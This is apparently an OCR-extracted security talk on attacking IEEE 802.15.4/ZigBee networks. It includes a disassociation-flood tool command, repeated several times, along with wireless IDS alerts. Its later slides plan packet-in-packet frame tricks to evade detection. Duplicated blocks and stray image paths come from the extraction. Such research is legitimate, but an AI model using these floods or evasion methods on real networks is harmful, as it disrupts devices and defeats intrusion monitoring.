# Or we don't want this packet, which shouldn't happen based on our front-end selection
else:
    self.logutil.debug("query got us a frame we didn't want: {0}.".format(spkt.summary()))
    continue
```

magic




```
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
```

magic




```
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort
```



```
 [+] WIDS Alerts

2014-03-04 08:39:25.939048 - Dissasociation Attack Alert
2014-03-04 08:40:26.115749 - Dissasociation Attack Alert
2014-03-04 08:40:56.210521 - Dissasociation Attack Alert
```

SO, DETECTING IS GOOD, BUT CAN WE EVADE IT?

diving into the PHY layer



MAC Layer


Bytes:	2	1	0 to 20	n	2
	Frame Control Field (FCF)	Data Sequence Number	Address Information	Frame payload	Frame Check Sequence (FCS)
	MAC Header (MHR)			MAC Payload	MAC Footer (MFR)

PHY Layer

Bytes:	4	1	1	5 + (0 to 20) + n
	Preamble Sequence	Start of frame Delimiter (SFD)	Frame Length	MAC Protocol Data Unit (MPDU)
	Synchronisation Header (SHR)		PHY Header (PHR)	PHY Service Data Unit (PSDU)
	11 + (0 to 20) + n			
	PHY Protocol Data Unit (PPDU)			

Figure 17. Schematic view of the IEEE 802.15.4 Frame Format [1]


how a frame is received



2.4 GHz
(or 868/915/etc MHz)

SPI bus
(or similar)

Packet-in-packet



00 00 00 00 a7 0f 01 08 82 ff ff ff ff ...

Preamble Sync Body

00 00 00 00 a7 .. 00 00 00 00 a7 0f 01 ...

Preamble Sync Body

What if this gets damaged by noise?
What if we purposefully modify this?

Packet-in-packet in Hex

Outer	Hex	Inner
Preamble	`00 00 00 00`	
Sync	`a7`	
Body	`19`	
	`01 08 82`	
	`ca fe ba be`	
	`00 00 00 00`	Preamble
	`a7`	Sync
	0a 01 08 82 ff ff ff ff c9 d1	Body
	`15 e8`	

Game plan

- Modify the sync in the "outer" packet so that we can send **arbitrary symbols** (including preambles, SFDs, "inner" PIP packets, "packet-out-of-packet", etc.)
- Use our ***Isotope*** 802.15.4 active fingerprinting to find out what corruptions work.
  http://www.cs.dartmouth.edu/reports/abstracts/TR2014-746/
- Profit: capability to send packets that some radios see, and others don't!
  (**Separate** from signal strength, range, etc.)

Game plan

